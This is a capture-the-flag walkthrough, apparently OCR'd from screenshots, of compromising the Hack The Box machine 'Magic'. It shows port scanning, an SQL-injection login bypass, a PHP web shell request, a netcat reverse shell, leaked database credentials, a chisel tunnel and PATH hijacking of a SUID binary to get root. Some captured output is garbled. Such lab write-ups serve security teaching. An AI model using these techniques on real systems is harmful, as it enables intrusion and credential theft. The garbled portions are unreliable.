


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~] chins/Magic
$ sudo nmap 10.10.10.185 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-06 20:26 IST
Nmap scan report for 10.10.10.185
Host is up (1.3s latency).
Not shown: 62511 closed tcp ports (reset), 3022 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.05 seconds
```

2) Checked website



Vulnerability Assessment

1) Found sql injection authentication bypass


```
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Lb
(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.185] 46202
which python
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash');"
" fbin%2fbash%20%3c%263%20%3c%263%20%3c%263%22)%3b" HTTP/1.1
www-data@magic:/var/www/Magic/images/uploads$ ^Z
zsh: suspended nc -lvnp 4444

4 Accept:
41 156 Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=r88bo
9 Upgrade-Insecure-Requests: 1
(vigneswar@VigneswarPC)-[~]
$ stty raw -echo && stty size && fg
41 156
[3] - continued nc -lvnp 4444
www-data@magic:/var/www/Magic/images/uploads$ stty rows 41 cols 156
www-data@magic:/var/www/Magic/images/uploads$ export TERM=xterm
www-data@magic:/var/www/Magic/images/uploads$ |
```

1) Got reverse shell

	Pretty	Raw	Hex
1	GET /images/uploads/shell.php%20-r%20%24sock%3dfbin%2fbash%20%3c%263%20%3c%263%20%3c%263%22)%3b		
2	Host: 10.10.10.185		
3	User-Agent: Mozilla/5.0 Firefox/115.0		
4	Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,image/		
5	Accept-Encoding: gzip, deflate, br		
6	Accept-Language: en-US,en;q=0.9		
7	Connection: close		
8	Cookie: PHPSESSID=r88bo		
9	Upgrade-Insecure-Requests: 1		
10			

2) Found db credentials

```
www-data@magic:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont = new PDO( "mysql:host=".self::$dbHost.";dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}

www-data@magic:/var/www/Magic$
```

theseus:iamkingtheseus

3) There is no mysql utility in target so used chisel tunnel

```
vigneswar@VigneswarPC: ~  
www-data@magic:/var/www/Magic$ chisel client 10.10.14.18:8000 R:socks  
chisel: command not found  
www-data@magic:/var/www/Magic$ ./chisel client 10.10.14.18:8000 R:socks  
2024/06/06 08:26:22 client: Connecting to ws://10.10.14.18:8000  
2024/06/06 08:26:24 client: Connected (Latency 220.048609ms)  
  
vigneswar@VigneswarPC: ~/Temporary  
$ ./chisel server -p 8000 --reverse  
2024/06/06 20:55:18 server: Reverse tunnelling enabled  
2024/06/06 20:55:18 server: Fingerprint Kt9SgGX8HfojRe/7F95xGJIAgprtcFHJXx9M  
Kor2oYA=  
2024/06/06 20:55:18 server: Listening on http://0.0.0.0:8000  
2024/06/06 20:56:23 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: L  
istening  
box is 10.10.14.3, client is running from 10.10.10.10
```

4) Found credentials in mysql

```
(vigneswar@VigneswarPC)-[~]  
$ proxychains -q mysql -h 127.0.0.1 -u theseus -p  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MySQL connection id is 7  
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
Support MariaDB developers by giving a star at https://github.com/MariaDB/server  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| Magic |  
+-----+  
2 rows in set (0.213 sec)  
  
MySQL [(none)]> use Magic;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MySQL [Magic]> show tables;  
+-----+  
| Tables_in_Magic |  
+-----+  
| login |  
+-----+  
1 row in set (0.220 sec)  
  
MySQL [Magic]> select * from login;  
+----+-----+-----+  
| id | username | password |  
+----+-----+-----+  
| 1 | admin | Th3s3usW4sK1ng |  
+----+-----+-----+
```

5) The password worked for theseus user

```

www-data@magic:/var/www/Magic$ su theseus
Password:
theseus@magic:/var/www/Magic$ cd ~
theseus@magic:~$ whoami
theseus
theseus@magic:~$ |

```

theseus:Th3s3usW4sK1ng

Privilege Escalation

1) Found custom binary with suid bit set

```

-rwsr-x--- 1 root users 22K Oct 21 2019 /bin/sysinfo (Unknown SUID binary)

```

2) Checked the source code

```

(vigneswar@VigneswarPC)-[~]
$ wget http://10.10.10.185:4444/sysinfo
--2024-06-06 21:42:18-- http://10.10.10.185:4444/sysinfo
Connecting to 10.10.10.185:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22040 (22K) [application/octet-stream]
Saving to: 'sysinfo'

sysinfo                               100%[=====] 21.52K  103KB/s  in 0.2s

2024-06-06 21:42:19 (103 KB/s) - 'sysinfo' saved [22040/22040]

(vigneswar@VigneswarPC)-[~]
$ ghidra

```

3) The binary uses a relative path reference

```

0x555555400fe2 <exec[abi:cxx11](char const*)+0048> mov     rax, QWORD PTR [rbp-0xd0]
0x555555400fe9 <exec[abi:cxx11](char const*)+004f> lea     rsi, [rip+0x8f2]
0x555555400ff0 <exec[abi:cxx11](char const*)+0056> mov     rdi, rax
→ 0x555555400ff3 <exec[abi:cxx11](char const*)+0059> call    0x555555400d60 <popen@plt>
↳ 0x555555400d60 <popen@plt+0000> jmp     QWORD PTR [rip+0x2021ba] # 0x555555602f20 <popen@got.plt>
0x555555400d66 <popen@plt+0006> push    0x0
0x555555400d6b <popen@plt+000b> jmp     0x555555400d50
0x555555400d70 <std::runtime_error::runtime_error(char const*)@plt+0000> jmp     QWORD PTR [rip+0x2021b2] # 0x555555602f28 <_ZNSt13runtime_error
C1EPKc@got.plt>
0x555555400d76 <std::runtime_error::runtime_error(char const*)@plt+0006> push    0x1
0x555555400d7b <std::runtime_error::runtime_error(char const*)@plt+000b> jmp     0x555555400d50

popen@plt (
$rdi = 0x000055555540192e → "lshw -short"
$rsi = 0x00005555554018e2 → 0x286e65706f700072 ("r"?),
$rdx = 0x00007ffff7fab310 → 0x00007ffff7e8dec0 → <std::basic_ostream<char, std::char_traits<char> >::~basic_ostream()+0000> endbr64 ,
$rcx = 0x00007ffff7c3d4e0 → 0x5877ffff0003d48 ("H=?")
)

[#0] Id 1, Name: "sysinfo", stopped 0x555555400ff3 in exec[abi:cxx11](char const*) (), reason: SINGLE STEP
[#0] 0x555555400ff3 → exec[abi:cxx11](char const*)()
[#1] 0x5555554011b0 → main()
gef>

```

4) Exploited it

```
theseus@magic:~$ cat lshw
#!/bin/bash
/bin/bash -p
theseus@magic:~$ chmod +s lshw
theseus@magic:~$ echo $PATH
100%[=====
./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@magic:~$ /bin/sysinfo
=====Hardware Info=====
root@magic:~# whoami
root@magic:~#
```